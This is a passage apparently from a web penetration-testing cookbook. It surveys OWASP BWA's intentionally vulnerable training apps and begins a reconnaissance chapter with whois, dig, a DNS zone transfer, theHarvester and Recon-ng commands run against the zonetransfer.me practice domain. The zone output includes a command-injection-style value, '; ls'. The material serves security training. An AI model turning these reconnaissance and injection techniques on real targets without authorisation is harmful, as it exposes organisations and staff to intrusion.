We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

4. Log out and return to the server's homepage.
    1. Now, we click on **OWASP WebGoat.NET**. This is a .NET application where we will be able to practice file and code injection attacks, cross-site scripting, and encryption vulnerabilities. It also has a **WebGoat Coins Customer Portal** that simulates a shopping application and can be used to practice not only the exploitation of vulnerabilities, but also their identification:



192.168.56.10/webgoat.net/Default.aspx

Welcome to WebGoat.NET

OWASP WEBGOAT.NET

Rebuild Database | Login

Getting Started with WebGoat.NET
- Welcome
- Web Proxy Test
- Testing Database

WebGoat Coins Customer Portal

Injection Attacks

Cross Site Scripting (XSS)

Authentication Issues

Testing and Debugging

Encryption

.NET Exploits

Getting Started with WebGoat.NET 〉 Welcome

Lesson Instructions


WELCOME TO WEBGOAT.NET

WebGoat.NET is a purposefully insecure web application - use it to learn and understand about bad coding practices in .NET. Each Module on the left side illustrates a common web vulnerability. WebGoat.NET was designed to be used in live training and/or e-learning environments.

You appear to be connected to a valid MySql provider. If you want to reconfigure or rebuild the database, click on the button below!

6. Now return to the server's home page.

7. Another interesting application included in this virtual machine is BodgeIt, which is a minimalistic version of an online store based on JSP. It has a list of products that we can add to a shopping basket, a search page with advanced options, a registration form for new users, and a login form. There is no direct reference to vulnerabilities; instead, we will need to look for them:



The BodgeIt Store

We bodge it, so you dont have to!   Guest user

Home   About Us   Contact Us   Login   Your Basket   Search

Doodahs
Gizmos
Thingamajigs
Thingies
Whatchamacallits
Whatsits
Widgets

Our Best Deals!

Product	Type	Price
Thingie 4	Thingies	$3.50
Whatsit taste like	Whatsits	$3.96
TGJ EFF	Thingamajigs	$3.00
Whatnot	Whatchamacallits	$2.68
Basic Widget	Widgets	$1.20
GZ FZ8	Gizmos	$1.00
Doo dah day	Doodahs	$6.50
Thingie 4	Thingies	$3.50
GZ FZ8	Gizmos	$1.00
Thingie 2	Thingies	$3.20

8. We won't be able to look at all the applications in a single recipe, but we will be using some of them in this book.

How it works...

The applications in the home page are organized in the following six groups:

- **Training applications**: These are the ones that have sections dedicated to practice-specific vulnerabilities or attack techniques; some of them include tutorials, explanations, or other kinds of guidance.
- **Realistic, intentionally vulnerable applications**: Applications that act as real-world applications (stores, blogs, and social networks) and are intentionally left vulnerable by their developers for the sake of training.

- **Old (vulnerable) versions of real applications**: Old versions of real applications, such as WordPress and Joomla, are known to have exploitable vulnerabilities; these are useful to test our vulnerability identification skills.
- **Applications for testing tools**: The applications in this group can be used as benchmarks for automated vulnerability scanners.
- **Demonstration pages/small applications**: These are small applications that have only one or a few vulnerabilities, for demonstration purposes only.
- **OWASP demonstration application**: OWASP AppSensor is an interesting application; it simulates a social network and could have some vulnerabilities in it. But it will log any attack attempts, which is useful when trying to learn, for example, how to bypass some security devices such as a web application firewall.

See also

Even though OWASP BWA is one of the most complete collections of vulnerable web applications for testing purposes, there are other virtual machines and web applications that could complement it as they contain different applications, frameworks, or configurations. The following are worth a try:

- OWASP Bricks, included in BWA, also has an online version: `http://sechow.com/bricks/index.html`.
- Hackazon (`http://hackazon.webscantest.com/`) is an online testing range meant to simulate a modern web application. According to its Wiki (`https://github.com/rapid7/hackazon/wiki`), it can also be found as a virtual machine OVA file.
- Acunetix's Vulnweb (`http://www.vulnweb.com/`) is a collection of vulnerable web applications, each one using a different technology (PHP, ASP, JSP, HTML5) created to test the effectiveness of the Acunetix web vulnerability scanner.
- Testfire (`http://testfire.net/`) is published by Watchfire and simulates an online banking application. It uses the .NET framework.
- Hewlett Packard also has a public testing site created to demonstrate the effectiveness of its Fortify WebInspect products; it is called ZeroBank (`http://zero.webappsecurity.com/`).

2
Reconnaissance

In this chapter, we will cover:

- Passive reconnaissance
- Using Recon-ng to gather information
- Scanning and identifying services with Nmap
- Identifying web application firewalls
- Identifying HTTPS encryption parameters
- Using the browser's developer tools to analyze and alter basic behavior
- Obtaining and modifying cookies
- Taking advantage of robots.txt

Introduction

Every penetration test, be it for a network or a web application, has a workflow; it has a series of stages that should be completed in order to increase our chances of finding and exploiting every possible vulnerability affecting our targets, such as:

- Reconnaissance
- Enumeration
- Exploitation
- Maintaining access
- Cleaning tracks

In a network penetration testing scenario, reconnaissance is the phase where testers must identify all the assets in the network, firewalls, and intrusion detection systems. They also gather the maximum information about the company, the network, and the employees.

In our case, for a web application penetration test, this stage will be all about getting to know the application, the database, the users, the server, and the relationship between the application and us.

Reconnaissance is an essential stage in every penetration test; the more information we have about our target, the more options we will have when it comes to finding vulnerabilities and exploiting them.

Passive reconnaissance

Passive reconnaissance is something we do without directly interacting with our target, that is, we gather information about it from third parties such as search engines, cache databases, reputation monitoring sites, and many others.

In this recipe, we will be requesting information from multiple online services, also referred to as **open source intelligence** (**OSINT**), in order to build a general picture of our target and discover information that is useful from a penetration testing perspective, in the scenario that we are testing a publicly available site or application.

Getting ready


Given that in this recipe, we will request information from multiple public sources, we will need for our Kali virtual machine to be able to connect to the internet, hence, we will need to configure its network settings to use a NAT adapter. To do this, follow the recipe *Configuring virtual machines for correct communication* in `Chapter 1`, *Setting Up Kali Linux and the Testing Lab*, and select **NAT** instead of **Host-only Adapter**.

How to do it...

We will be using **zonetransfer.me** as our target domain name. The domain **zonetransfer.me** has been created by Robin Wood, from DigiNinja (`https://digi.ninja/projects/zonetransferme.php`), to illustrate the risks of allowing public DNS zone transfers:

1. We first use `whois` on the domain name to get the registration information about it. Let's try testing a domain such as **zonetransfer.me**:


```
# whois zonetransfer.me
```



```
root@kali:~# whois zonetransfer.me
Domain Name: ZONETRANSFER.ME
Registry Domain ID: D108500000003513097-AGRS
Registrar WHOIS Server:
Registrar URL: http://www.meshdigital.com
Updated Date: 2017-12-20T10:20:27Z
Creation Date: 2011-12-27T15:34:08Z
Registry Expiry Date: 2019-12-27T15:34:08Z
Registrar Registration Expiration Date:
Registrar: Mesh Digital Limited
Registrar IANA ID: 1390
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone:
Reseller:
Domain Status: ok https://icann.org/epp#ok
Registry Registrant ID: C3093427-AGRS
Registrant Name: Robin Wood
Registrant Organization: DigiNinja
Registrant Street: 1 The Internet
Registrant City: Tube City
Registrant State/Province: Routerville
Registrant Postal Code: DN1 4JA
Registrant Country: GB
Registrant Phone: +44.1234567890
Registrant Phone Ext:
```

2. Another tool used to get information about the domain name and DNS resolution is `dig`. We can, for example, query the nameservers for the target domain:


```
# dig ns zonetransfer.me
```



```
root@kali:~# dig ns zonetransfer.me

; <<>> DiG 9.11.3-1-Debian <<>> ns zonetransfer.me
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2280
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1536
;; QUESTION SECTION:
;zonetransfer.me.               IN      NS

;; ANSWER SECTION:
zonetransfer.me.        3593    IN      NS      nsztm1.digi.ninja.
zonetransfer.me.        3593    IN      NS      nsztm2.digi.ninja.

;; Query time: 34 msec
;; SERVER: 10.0.2.3#53(10.0.2.3)
;; WHEN: Wed Apr 18 08:39:53 CDT 2018
;; MSG SIZE  rcvd: 96
```

3. Once we have the information on the DNS servers, we can attempt a zone transfer attack to get all the hostnames the server resolves. For this we use `dig`:

```
# dig axfr @nsztm1.digi.ninja zonetransfer.me
```




```
root@kali:~# dig axfr @nsztm1.digi.ninja zonetransfer.me

; <<>> DiG 9.11.3-1-Debian <<>> axfr @nsztm1.digi.ninja zonetransfer.me
; (1 server found)
;; global options: +cmd
zonetransfer.me.        7200    IN      SOA     nsztm1.digi.ninja. robin.digi.ninja. 2017042001
zonetransfer.me.        300     IN      HINFO   "Casio fx-700G" "Windows XP"
zonetransfer.me.        301     IN      TXT     "google-site-verification=tyP28J7JAUHA9fw2sHXMgc
zonetransfer.me.        7200    IN      MX      0 ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      A       5.196.105.14
zonetransfer.me.        7200    IN      NS      nsztm1.digi.ninja.
zonetransfer.me.        7200    IN      NS      nsztm2.digi.ninja.
_sip._tcp.zonetransfer.me. 14000 IN     SRV     0 0 5060 www.zonetransfer.me.
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me. 7200 IN PTR www.zonetransfer.me.
asfdbauthdns.zonetransfer.me. 7900 IN   AFSDB   1 asfdbbox.zonetransfer.me.
asfdbbox.zonetransfer.me. 7200  IN      A       127.0.0.1
asfdbvolume.zonetransfer.me. 7800 IN    AFSDB   1 asfdbbox.zonetransfer.me.
canberra-office.zonetransfer.me. 7200 IN A      202.14.81.230
cmdexec.zonetransfer.me. 300    IN      TXT     "; ls"
contact.zonetransfer.me. 2592000 IN     TXT     "Remember to call or email Pippa on +44 123 4567
hen making DNS changes"
dc-office.zonetransfer.me. 7200 IN      A       143.228.181.132
deadbeef.zonetransfer.me. 7201  IN      AAAA    dead:beaf::
dr.zonetransfer.me.     300     IN      LOC     53 20 56.558 N 1 38 33.526 W 0.00m 1m 10000m 10m
```

Luckily for us, the server is vulnerable and gives us a complete list of subdomains and the hosts it resolves to. Sometimes we can find some low-hanging fruits to exploit on them:


4. We now use `theharvester` to identify email addresses, hostnames, and IP addresses related to the target domain:

```
# theharvester -b all -d zonetransfer.me
```



```
[+] Emails found:
------------------
pippa@zonetransfer.me
pixel-1524056478254598-web-@zonetransfer.me
pixel-1524056481348335-web-@zonetransfer.me
service@zonetransfer.me

[+] Hosts found in search engines:
------------------------------------
[-] Resolving hostnames IPs...
207.46.197.32:owa.zonetransfer.me
54.230.244.31:staging.zonetransfer.me
174.36.59.154:vpn.zonetransfer.me
217.147.177.157:www.zonetransfer.me
[+] Virtual hosts:
==================
```

5. For each web server in scope, we want to know what software and which versions it uses; a way of doing this without directly querying the server is through Netcraft. Browse to `https://toolbar.netcraft.com/site_report` and enter the URL in the search box:




⊟ Network

Site	http://www.zonetransfer.me	Netblock Owner	unknown
Domain	zonetransfer.me	Nameserver	nsztm1.digi.ninja
IP address	217.147.177.157	DNS admin	robin@digi.ninja
IPv6 address	*Not Present*	Reverse DNS	*unknown*
Domain registrar	nic.me	Nameserver organisation	whois.unitedtld.com
Organisation	DigiNinja, 1 The Internet, Tube City, DN1 4JA, GB	Hosting company	*unknown*
Top Level Domain	Montenegro (.me)	DNS Security Extensions	*unknown*
Hosting country	US		

⊟ Hosting History

Netblock owner	IP address	OS	Web server	Last seen Refresh
Serversure Network Infrastructure	217.147.177.157	Linux	Apache	11-Apr-2016
Serversure Servers	217.147.180.162	Linux	Apache	9-Feb-2015

6. Also, sometimes it may be useful to know what the site looked like before the last update; maybe it had some valuable information that was later removed. To get a static copy of a previous version of our targets, we can use Wayback Machine from `https://archive.org/web/web.php`:


INTERNET ARCHIVE WayBackMachine
Explore more than 327 billion web pages saved over time
www.zonetransfer.me
Is the Wayback Machine useful to you? Then keep it growing. Your gift matched today! DONATE
Saved 8 times between January 13, 2014 and October 13, 2016.
Summary of zonetransfer.me · Site Map of zonetransfer.me
2004 2005 2006 2007 2008 2009 2010 2011 2012 2013 2014 2015 2016 2017 2018

How it works...

In this recipe, we used multiple tools to gather different pieces of information about our target. We started running `whois`, this Linux command queries the domain registration details, and with it we can obtain the addresses of nameservers and owner details such as company, email address, phone number, and others. `whois` can also query information about IP addresses, showing information about the company owning the network segment the address belongs to. Next, we used `dig` to get information about the domain servers and then to perform a zone transfer and obtain the complete list of hosts resolved by the queried server; this works only on servers that are not correctly configured.

By using `theharvester`, we obtained email addresses, hostnames, and IP addresses related to the target domain. The options used in this recipe were `-b all`, to use all the supported search engines, and `-d zonetransfer.me` to specify the target domain.

We then used Netcraft to obtain information about the technologies used by the site and a brief history of updates and changes; this allowed us to further plan the testing process without having to query the actual site.

Wayback Machine is a service that stores static copies of internet sites and keeps a record of their updates and versions; here, we can see the information published in older versions of the site and maybe obtain information published previously and subsequently removed. Sometimes, an update to a web application may leak sensitive data and such an update is rolled back or replaced by a new version, hence the usefulness of being able to see previous versions of the applications.

See also

Additionally, we can use Google's advanced search options (`https://support.google.com/websearch/answer/2466433`) to look for information about our target domain without directly accessing it. For example, by using a search like `site:site_to_look_into "target_domain"`, we can look for the presence of our target domain in pages where recently found vulnerabilities, leaked information or successful attacks have been published, some good places where we can look at are:

- **openbugbounty.org**: Open Bug Bounty is a site where independent security researchers report and disclose vulnerabilities (only Cross-Site Scripting and Cross-Site Request Forgery) on public facing websites. So this search in Google will return all mentions to "zonetransfer.me" made in openbugbounty.org.
- **pastebin.com**: Pastebin is, among other uses, a very popular way for hackers to anonymously exfiltrate and publish information obtained during an attack.
- **zone-h.org**: Zone-H is a site where malicious hackers go and brag about their achievements, mostly the defacement of sites.

Using Recon-ng to gather information

Recon-ng is an information-gathering tool that uses many different sources to gather data, for example, on Google, Twitter, and Shodan.

In this recipe, we will learn the basics of Recon-ng and use it to gather public information about our target.

Getting ready


Although Recon-ng is ready to use as installed in Kali Linux, some of its modules require an API key to make queries to the online services. Also, having an API key will allow you to perform more advanced searches or avoid query limits in some services.

These keys can be generated by completing the registration on each search engine's website.

How to do it...

Let's do a basic query to illustrate how Recon-ng works:


1. To start Recon-NG from Kali Linux, use the **Applications** menu (**Applications** | **01 - Information Gathering** | **recon-ng**) or type the `recon-ng` command in a Terminal:



```
    _/_/_/    _/_/_/_/    _/_/_/    _/_/_/    _/      _/            _/      _/    _/_/_/
   _/    _/  _/        _/        _/      _/  _/_/    _/            _/_/    _/  _/
  _/_/_/    _/_/_/    _/        _/      _/  _/  _/  _/  _/_/_/_/  _/  _/  _/  _/  _/_/_/
 _/    _/  _/        _/        _/      _/  _/    _/_/            _/    _/_/  _/      _/
_/    _/  _/_/_/_/    _/_/_/    _/_/_/    _/      _/            _/      _/    _/_/_/


                                          /\
                                         / \\ /\
    Sponsored by...               /\  /\/  \\V  \/\
                                 / \\/ // \\\\\ \\ \/\
                                // // BLACK HILLS \/ \\
                               www.blackhillsinfosec.com

                      [recon-ng v4.9.2, Tim Tomes (@LaNMaSteR53)]

[77] Recon modules
[8]  Reporting modules
[2]  Import modules
[2]  Exploitation modules
[2]  Discovery modules

[recon-ng][default] > show modules
```

